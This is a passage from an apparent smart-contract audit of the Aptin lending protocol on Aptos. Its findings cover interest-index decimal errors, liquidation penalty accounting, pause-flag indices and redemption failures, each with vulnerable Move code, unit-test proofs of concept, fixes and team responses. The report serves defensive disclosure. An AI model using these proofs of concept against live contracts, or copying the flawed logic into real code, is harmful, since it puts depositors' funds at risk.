┌── test_apn_pool ──────
│ error[E11001]: test failure
│     ┌─ /Users/qi/Downloads/aptin/lend_protocol/sources/lend.move:620:9
│     │
│ 573 │     fun test_apn_pool(
│     │         ------------- In this function in
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend
│     ·
│ 620 │         assert!(balance_before != balance_after, 0);
│     │         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ Test was not expected to
abort but it aborted with 0 here
│
│
└──────────────────
```

As the test case above shows, the `APN` balance for the user will not change.

Recommendation

Recommend revising the mint logic or not allowing an `APN` pool.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by revising the mint logic.

ATG-01 | UTILIZATION RATE CAN EXCEED 100%

Category	Severity	Location	Status
Mathematical Operations, Logical Issue	Minor	lend_config/sources/interest_rate.move (update-remove_apn): 206	Resolved

Description

Based on the current implementation, the `utilization` will be used when calculating the borrow and supply interest rates. The utilization rate is calculated as $utilization = \frac{borrow\_pool.total\_value}{supply\_pool.total\_value}$

```
    public fun calc_utilization(borrow: u128, supply: u128): u64 {
        math::mul_div_u128(borrow, 10000, supply)
    }
```

The `borrow_pool.total_value` can be increased by accrued interest:

```
        } else if (oper_type == BORROW_OPER) {
            pool.borrow_pool.index = index;
            pool.borrow_pool.last_update_time = ts;
            pool.borrow_pool.total_value = pool.borrow_pool.total_value + (amount +
interest as u128);
        } else if (oper_type == REPAY_OPER){
            pool.borrow_pool.index = index;
            pool.borrow_pool.last_update_time = ts;
            pool.borrow_pool.total_value = pool.borrow_pool.total_value - (amount as
u128) + (interest as u128);
```

In some scenarios, the utilization rate will increase above 100%.

Proof of Concept

1. A user supplies 1000000 BTC in the pool.
2. The user borrows 1000000 BTC from the pool.
3. After one year, the user updates the borrow position via `borrow<BTC>(user, 0)`.
4. Since the interest was added to the borrowing pool, the utilization rate is larger than 100% (10000).

A unit test is provided to show that the utilization rate can be larger than 10000.

```
#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
fun test_utilization_rate(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(10);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );


    coin::register<BTC>(vault);
    coin::register<BTC>(user);

    let user_addr = signer::address_of(user);
    managed_coin::mint<BTC>(lend, user_addr, 1000000);

    // Initialize Feedprice
    prices::init(price);
    prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 * 2);
    prices::feed_update_price<BTC>(price, 10, false, 1, true);

    // Initialize Lend
```

```
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 100);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        supply<BTC>(user, 1000000, true);
        borrow<BTC>(user, 1000000);
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        // try update the utilization rate
        borrow<BTC>(user, 0);
        let pool_utilization_rate =  pool::utilization_rate(pool_addr,
&type_name<BTC>());
        print(&pool_utilization_rate);
    }
```

Output:

```
Running Move unit tests
[debug] 21450 // the pool utilization rate is larger than 10000 (100%)
[ PASS    ]
0x3f0c6794926e191f5b92e9d8d4ab70d8679512d258c3abe9bc3ecc52277f295b::lend::test_utili
zation_rate
```

Recommendation

We recommend keeping all positions and pools up-to-date to prevent the utilization rate from reaching inappropriate levels.

Alleviation

[**Aptin Team**, 11/21/2022]: The team resolved the issue in commit 6e74c7c52514757ec6336783810e8fc92e6590fa by revising pool value update logic.

AUA-01 | INCORRECT INDICES FOR BORROW AND REPAY

Category	Severity	Location	Status
Logical Issue	Medium	sources/pool.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 45~46	Resolved

Description

The function `enable_pool()` allows certain pool functionalities to be enabled, such as depositing to or borrowing from the pool.

```
748     public(friend) fun enable_pool<CoinType>(pool_addr: address, index: u64)
acquires LendProtocol {
749         assert!(exists<LendProtocol>(pool_addr),
error::not_found(ENOT_PUBLISHED_PROTOCOL));
750
751         let protocol = borrow_global_mut<LendProtocol>(pool_addr);
752
753         let coin_name = type_name<CoinType>();
754
755         let i = index_of(&protocol.pools, &coin_name);
756
757         let pool = vector::borrow_mut(&mut protocol.pools, i);
758
759         bit_vector::set(&mut pool.pause, index)
760     }
```

A functionality is enabled or disabled depending on its value in the `pool.pause` bit vector, which is of size 4 for the functionalities deposit, redeem, borrow, and repay. However, the deposit and borrow operations, as well as the redeem and repay operations, share the same index.

```
42      const INDEX_DEPSOIT: u64 = 0;
43      const INDEX_REDEEM: u64 = 1;
44
45      const INDEX_BORROW: u64 = 0;
46      const INDEX_REPAY: u64 = 1;
```

This means that enabling/disabling deposit will also enable/disable borrow and similarly for redeem and repay.

The function `enable_pool()` is only called by `lend::enable()`, which uses different indices for borrow and repay.

```
272     public entry fun enable<CoinType>(admin: &signer, oper_type: u8) {
273         assert_lend_protocol_admin(admin);
274 
275         let pool_signer = resource_account::pool_signer(@lend_protocol);
276         let pool_addr = signer::address_of(&pool_signer);
277 
278         if (oper_type == SUPPLY_OPER) {
279             pool::enable_pool<CoinType>(pool_addr, 0)
280         } else if (oper_type == REDEEM_OPER) {
281             pool::enable_pool<CoinType>(pool_addr, 1)
282         } else if (oper_type == BORROW_OPER) {
283             pool::enable_pool<CoinType>(pool_addr, 2)
284         } else if (oper_type == REPAY_OPER) {
285             pool::enable_pool<CoinType>(pool_addr, 3)
286         }
287     }
```

Since the index for borrow is 2 and the index for repay is 3, enabling or disabling borrow or repay does not do anything.

Proof of Concept

A unit test following the below steps is provided in `lend.move` as proof of concept.

1. Supply operation is enabled.
2. A user supplies 100, but also borrows 50.
3. Repay operation is enabled.
4. The user is unable to repay.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;
struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
)]
// #[expected_failure(abort_code = 329684)]
fun test_incorrect_pool_indices(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
```

```
        coin::register<BTC>(user);

        let user_addr = signer::address_of(user);
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 100);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        // Only enable supply
        enable<BTC>(lend, SUPPLY_OPER);

        // Able to supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 50);

        // Enable repay
        enable<BTC>(lend, REPAY_OPER);

        // Will abort because repay is not actually enabled
        repay<BTC>(user, 10);
    }
```

Output:

```
┌── test_incorrect_pool_indices ──────
│ error[E11001]: test failure
│     ┌─ ~/lend_protocol/sources/pool.move:630:9
│     │
│ 614 │     public(friend) fun decrease_borrow_pool<CoinType>(
│     │                         -------------------- In this function in
0x2df621152e38221503b650b7699a7c4c6165eac48161a33ded98335749705588::pool
│     ·
│ 630 │         assert!(bit_vector::is_index_set(&pool.pause, INDEX_REPAY),
error::permission_denied(EPAUSE_REPAY));
│     │
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
^^^^^^^^^^^^^^^ Test was not expected to abort but it aborted with 329684 here
│
│
└──────────────────
```

Recommendation

Recommend changing the borrow index to 2 and the repay index to 3.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by changing the borrow index and the repay index.

AUB-01 | INCORRECT LIQUIDATION PENALTY PAYMENT

Category	Severity	Location	Status
Logical Issue	Major	sources/lend.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 213~217	Resolved

Description

The privileged function `liquidate<IN, OUT>()` will allow `@liquidate_oper` to liquidate a user's collateral to repay the user's debt when the user's LTV ratio reaches 85%. The following is the liquidation process:

1. Check whether the user is qualified for liquidation or not
2. If so, swap the `IN` asset (the collateral asset) to `OUT` asset (the debt asset) via liquidswap
3. Split the `OUT` asset into fines and the actual amount to repay
4. Update the supply and borrow position

The concern is the current codebase uses the `OUT` asset for the fines and clears the entire debt on the position:

```
    let coin_out_val = coin::value(&coin_out); // @note amount `OUT` asset from the swap

    let coin_fines = coin::extract(&mut coin_out, fines); // @note split into fines and actual amount repay
    coin::deposit(@vault_admin, coin_fines);
    coin::deposit(pool_addr, coin_out);

    pool::decrease_borrow_pool<OUT>(pool_addr, user_addr, coin_out_val); //@note update position but ignore the fines
```

This process will cause the pool to be imbalanced and allow the user to avoid the fines penalty.

Here is an example scenario:

Assume that one Aptos worth 10 USDC.

1. A user supplies 100 Aptos Coin and borrows 900 USDC.
2. It will be liquidated via the `liquidate` function. The IN asset will be Aptos Coin and the OUT asset will be USDC. The `in` can be 100, the `out` will be 900, and `fines` should be 900*5% = 45.
    - During liquidation, the amount of IN consumed is 90 (Aptos coin), and swap out 900 OUT (USDC).
    - The 900 USDC will be split due to the fines and sent separately to the pool (855 USDC) and `@vault_admin` (45 USDC).

- The user's debt will be reduced by 900 USDC with `pool::decrease_borrow_pool<OUT>(pool_addr, user_addr, coin_out_val);`
- The user's collateral will decrease by 90 Aptos Coins.

3. As a result, the user did not pay the penalty at the end as they only paid their debt, the `vault_admin` receive the penalty, and the pool's USDC supply lost 45 USDC.

Proof of Concept

Here is a mock script to simulate the vulnerability above.

To simplify the test, we produce the `mock_liquidate` function to replace the swap operation by using the transfer (IN to `@0x1`) and mint (OUT) instead:

```
    #[test_only]
    public entry fun mock_liquidate<IN, OUT>(account: &signer, lend: &signer,
user_addr: address, in: u64, out: u64, fines: u64) {
        assert_liquidate_oper(account);

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        let in_consumed = in;
        aptos_framework::debug::print(&111111111111);
        // swap: @mock: using mint and transfer away directly, assume the swap ratio
IN:OUT = 1:1
        coin::transfer<IN>(&pool_signer, @0x1, in);
        // managed_coin::burn<IN>(&pool_signer, in);
        // let coin_out_val = coin::value(&coin_out);
        let coin_out_val = out;
        // let coin_fines = coin::extract(&mut coin_out, fines);
        // coin::deposit(@vault_admin, coin_fines);
        // coin::deposit(pool_addr, coin_out);
        managed_coin::mint<OUT>(lend, pool_addr, out - fines);
        managed_coin::mint<OUT>(lend, @vault_admin, fines);

        pool::decrease_borrow_pool<OUT>(pool_addr, user_addr, coin_out_val);

        // in_consumed is really to repay
        pool::decrease_supply_pool<IN>(pool_addr, user_addr, in_consumed);

        // burn amount of in of v token
        let coins_signer = resource_account::coins_signer(@lend_protocol);
        vcoins::burn<V<IN>>(&coins_signer, user_addr, in_consumed);
    }
```

Also, we assume the in : out ratio is 1:1, so there is no remaining IN asset during the process.

The test follows the below steps:

1. A user supplies 1000000 USDT.
2. The user supplies 1000000 USDC and borrows 900000 USDT.
3. The user is liquidated.
4. The USDT pool now has a balance of 955000 so UserS cannot withdraw the entirety of their deposit.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;
struct USDC {}
struct USDT {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    userS = @0x888,
    config = @lend_config,
    vault = @vault_admin,
    price = @feed_price,
    liq = @liquidate_oper,
)]
fun test_mock_liquidate(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    vault: &signer,
    price: &signer,
    liq: &signer,
    userS: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(userS));
    account::create_account_for_test(signer::address_of(vault));
    account::create_account_for_test(signer::address_of(admin));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<USDC>(lend, b"USDC", b"USDC", 18, false,);
    managed_coin::initialize<USDT>(lend, b"USDT", b"USDT", 18, false,);
```

```
        coin::register<USDC>(vault);
        coin::register<USDC>(user);
        coin::register<USDC>(userS);
        coin::register<USDC>(admin);
        coin::register<USDT>(vault);
        coin::register<USDT>(user);
        coin::register<USDT>(userS);
        coin::register<USDT>(admin);

        let user_addr = signer::address_of(user);
        managed_coin::mint<USDC>(lend, user_addr, 1000000);
        let userS_addr = signer::address_of(userS);
        managed_coin::mint<USDT>(lend, userS_addr, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<USDC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<USDC>(price, 10, false, 1, true);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<USDT>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        initialize_apn(lend);

        pool_config::initialize(config);
        pool_config::add<USDC>(config, 80, 1, 10, 10000000, 0);
        pool_config::add<USDT>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<USDC>(config, 30, 0, 10, 26500);
        interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<USDC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<USDC>(user, 1000000, true);
        supply<USDT>(userS, 1000000, true);
```

```
        borrow<USDT>(user, 900000);
        // assume in:out = 1:1
        mock_liquidate<USDC, USDT>(liq, lend, signer::address_of(user), 900000,
900000, 900000*5/100);
        let pool_signer = resource_account::pool_signer(signer::address_of(lend));
        let pool_addr = signer::address_of(&pool_signer);
        let pool_balance = coin::balance<USDT>(pool_addr);
        aptos_framework::debug::print(&pool_balance);
        assert!(pool_balance == 1000000, 100);

    }
```

Output:

```
[debug] 955000
[ FAIL    ]
0x2df621152e38221503b650b7699a7c4c6165eac48161a33ded98335749705588::lend::test_mock_
liquidate

Test failures:

Failures in
0x2df621152e38221503b650b7699a7c4c6165eac48161a33ded98335749705588::lend:

┌── test_mock_liquidate ──────
│ error[E11001]: test failure
│     ┌─ ~/lend_protocol/sources/lend.move:537:9
│     │
│ 457 │     fun test_mock_liquidate(
│     │         ------------------- In this function in
0x2df621152e38221503b650b7699a7c4c6165eac48161a33ded98335749705588::lend
│     .
│ 537 │         assert!(pool_balance == 1000000, 100);
│     │         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ Test was not expected to abort
but it aborted with 100 here
│
│
└──────────────────

Test result: FAILED. Total tests: 1; passed: 0; failed: 1
{
  "Error": "Move unit tests failed"
}
```

We can see that the USDT supply pool will decrease to `955000` so `userS` can never withdraw their entire deposit.

Recommendation

Recommend revising the liquidation logic, like using IN asset instead to pay the penalty. Also, we recommend handling the situation of when a user does not have enough collateral to pay the penalty.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by using IN asset to pay the penalty.

AUB-02 | COMPILATION FAILURE

Category	Severity	Location	Status
Compiler Error	Minor	sources/lend.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 360~361	Resolved

Description

The codebase with commit 3060767e73e846a873cbedcf3d7f897c260142ff is not compilable due to `prices` being an unbound module.

Recommendation

Recommend removing the `#[test-only]` macro for `use feed_price::prices;` in `lend.move` to avoid the compilation error.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 60e134713f37dc8e182ffb7add428f75e6053648 by removing the macro.

AUI-01 | LACK OF CHECK ON DEPOSIT LIMIT

Category	Severity	Location	Status
Logical Issue	Minor	lend_config/sources/pool_config.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 114, 220, 233	Acknowledged

Description

The functions `add()`, `set_max_deposit_limit()`, and `set_min_deposit_limit()` lack checks that the maximum deposit limit is at least the minimum deposit limit.

If the minimum deposit limit is too high, then users will be unable to supply coins.

Recommendation

Recommend adding a check to the above mentioned functions that ensures the maximum deposit limit is at least as high as the minimum deposit limit.

Alleviation

[**Aptin Team**, 11/13/2022]: The team acknowledged the issue but decided to not change the codebase at this time.

AUT-01 INCORRECT BORROW AND SUPPLY INTEREST CALCULATIONS

Category	Severity	Location	Status
Mathematical Operations	Critical	lend_config/sources/interest_rate.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 192, 196	Resolved

Description

The borrow interest rate is calculated by using `calc_borrow_interest_rate_with_diff_time()`.

```
192     public fun calc_borrow_interest_rate_with_diff_time<C>(u: u64, diff_time: u64): u64 acquires Params {
193         ((calc_borrow_interest_rate<C>(u) as u128) * (diff_time as u128) * 10000 / (SECS_OF_YEAR as u128) as u64)
194     }
```

The value of `calc_borrow_interest_rate()` is meant to have 5 decimals, so the value of `calc_borrow_interest_rate_with_diff_time()` will have 9 decimals.

However, when calculating the index, it is assumed the interest rate has 8 decimals as `EXTEND_INDEX = 100000000` has 8 decimals

```
206     public fun calc_index_u128(old_index: u64, interest_rate: u64): u64 {
207         ((old_index as u128) * (EXTEND_INDEX  + interest_rate as u128) / (EXTEND_INDEX as u128) as u64)
208     }
```

This causes the borrowing index to be much larger than it should be, leading to much larger interest payments.

Similarly, the supply rate calculation uses the function `calc_supply_interest_rate()`.

```
196     public fun calc_supply_interest_rate(borrow_interest_rate: u64, u: u64, diff_time: u64): u64 {
197         ((borrow_interest_rate as u128) * (diff_time as u128) * (u as u128) / (SECS_OF_YEAR as u128) as u64)
198     }
```

As before, `borrow_interest_rate` is calculated from `calc_borrow_interest_rate()`, so it has 5 decimals. As `u` has 4 decimals, the value of `calc_supply_interest_rate()` will have 9 decimals.

This will lead to a much higher supply index than expected, causing much more profit than expected.

Proof of Concept

1. Assume the borrow interest rate is fixed to be 100%, regardless of utilization and the utilization rate is 50%.
2. Supply and borrow indices are calculated.
3. The borrow index suggests a borrowing rate of 1000%, and the supply index suggests a profit rate of 500%.

A unit test is provided to demonstrate this issue.

```
    #[test(config = @lend_config)]
    fun test_index_calcs(config: &signer) acquires Params {
        initialize(config);

        // 100% borrow interest rate
        let k = 0; // 2 decimals
        let b = 100000; // 5 decimals
        let a = 0; // 2 decimals
        let d = 100000; // 5 decimals

        add<FMK>(config, k, b, a, d);

        // 50% utilization rate so profit rate will be 50%
        let u = 5000; // 4 decimals
        let diff_time = 365 * 24 * 60 * 60;

        let borrow_rate = calc_borrow_interest_rate<FMK>(u);
        let supply_rate = calc_supply_interest_rate(borrow_rate, u, diff_time);

        let borrow_index = calc_index_u128(
            EXTEND_INDEX,
            calc_borrow_interest_rate_with_diff_time<FMK>(u, diff_time));
        let supply_index = calc_index_u128(EXTEND_INDEX, supply_rate);

        print(&borrow_index);
        print(&supply_index);
    }
```

Output logs:

```
Running Move unit tests
[debug] 1100000000
[debug] 600000000
[ PASS    ]
0x4f2903d31f921c84427b05f5842f67ef17ec2d10f4a9925edbf338a4f1095616::interest_rate::test_index_calcs
```

The test results show that the borrowing index is now `11 * EXTEND_INDEX` and the supply index is now `6 * EXTEND_INDEX`, meaning borrowers have to pay 1000% interest while suppliers acquire 500% profit.

Recommendation

Recommend changing the decimals of some parameters used in the calculation of the index.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by using the correct number of decimals when calculating indices.

AUT-02 | LAST SUPPLIER CANNOT FULLY REDEEM POSITION

Category	Severity	Location	Status
Logical Issue	Minor	lend_config/sources/interest_rate.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 202	Resolved

Description

When calculating the utilization, the function requires a positive total pool supply.

```
201     public fun calc_utilization(borrow: u128, supply: u128): u64 {
202         assert!(supply > 0, ETOTAL_SUPPLY_IS_ZERO);
203         math::mul_div_u128(borrow, 10000, supply)
204     }
```

This function is called whenever a supply, borrow, redeem, or repay operation is performed.

In the situation when the last supplier of a pool tries to redeem their entire deposit, the pool's new total supply will be 0, causing the transaction to revert due to `calc_utilization()`. This means the supplier can only withdraw all but one coin.

Proof of Concept

A unit test is provided in `lend.move` following the below steps:

1. A user supplies 100.
2. The user redeems 100, but the operation fails.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;
struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
)]
#[expected_failure(abort_code = 8)]
fun test_cannot_fully_redeem(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    // coin::register<BTC>(vault);
    coin::register<BTC>(user);

    let user_addr = signer::address_of(user);
```

```
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 100);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and redeem
        supply<BTC>(user, 100, true);
        redeem<BTC>(user, 100); // abort here
    }
```

Recommendation

Recommend returning an utilization of 0 if the supply is 0.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by returning an utilization of 0 if the supply is 0.

LBG-01 INCORRECT INDEX FORMULA USED WHEN UPDATING BORROW POSITIONS

Category	Severity	Location	Status
Logical Issue	Major	sources/pool.move (956c3045340e89c77357f95395dabebf9a306004): 872, 881	Resolved

Description

When updating users' borrow positions, the new borrow index is calculated using `calc_supply_index_with_coin_name()` instead of `calc_borrow_index_with_coin_name()`.

```
871             if (borrow_position.amount > shreshold) {
872                 let index =
calc_supply_index_with_coin_name(pool.utilization, diff_time,
pool.borrow_pool.index, coin_name);
873
874                 let interest = update_borrow_position(borrow_position, 0,
BORROW_OPER, index, now);
875
876                 update_pool(pool, index, now, 0, interest, BORROW_OPER)
877             };
878
879             let diff_time = now - borrow_position.reserve1;
880             if (diff_time >= SECS_OF_WEEK) {
881                 let index =
calc_supply_index_with_coin_name(pool.utilization, diff_time,
pool.borrow_pool.index, coin_name);
882
883                 let interest = update_borrow_position(borrow_position, 0,
BORROW_OPER, index, now);
884
885                 update_pool(pool, index, now, 0, interest, BORROW_OPER)
886             };
```

As the supply index calculation is generally lower than the borrow index calculation, this means less interest will be accrued for these positions.

Proof of Concept

A helper test function was added in `pool.move` to obtain a borrow position's borrow index.

```
    #[test_only]
    public fun position_borrow_index<CoinType>(user_addr: address): u64 acquires
UserInfo {
        let coin_name = &type_name<CoinType>();
        let user_info = borrow_global<UserInfo>(user_addr);

        let (_e, j) = index_of_borrow_position(&user_info.borrow_position,
coin_name);
        let position = vector::borrow(&user_info.borrow_position, j);

        position.index
    }
```

The below unit test in `lend.move` does the following:

1. A user supplies 100 and borrows 80, creating a utilization rate of 80%.
2. After 1 year, a calculation akin to `pool::calc_borrow_index()` is performed to obtain the expected borrow index.
3. The borrow position is updated through `lend::traverse_borrow_pool()` to obtain the actual borrow index.
4. The expected borrow index is shown to be higher than the actual borrow index, meaning less interest is accrued than expected.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_incorrect_borrow_index(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(user));
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
```

```
        coin::register<BTC>(user);

        let user_addr = signer::address_of(user);
        managed_coin::mint<BTC>(lend, user_addr, 100);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 100);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 80);

        let diff_time = 365 * 24 * 60 * 60;
        timestamp::fast_forward_seconds(diff_time);

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        // Expected Borrow Index
        let coin_name = &type_name<BTC>();
        let utilization = pool::utilization_rate(pool_addr, coin_name);
        let borrow_interest_rate =
interest_rate::calc_borrow_rate_with_diff_time_coin_name(
            utilization,
            diff_time,
            coin_name
        );
```

```
        let expected_index = interest_rate::calc_index_u128(
            interest_rate::index_extends_times(),
            borrow_interest_rate
        );

        // Actual Borrow Index
        traverse_borrow_pool<BTC>(config);
        let actual_index = pool::position_borrow_index<BTC>(user_addr);

        assert!(expected_index > actual_index, 100);
    }
```

Recommendation

Recommend using the borrow index when updating borrow positions.

Alleviation

[**Aptin Team**, 11/17/2022]: The team heeded the advice and resolved the issue in commit eaf5a2068358d972f03ec11c91e22e4bef27ca95 by now using the correct formula to calculate the borrow index.

ABB-02 | THIRD-PARTY DEPENDENCIES ON PRICE ORACLE

Category	Severity	Location	Status
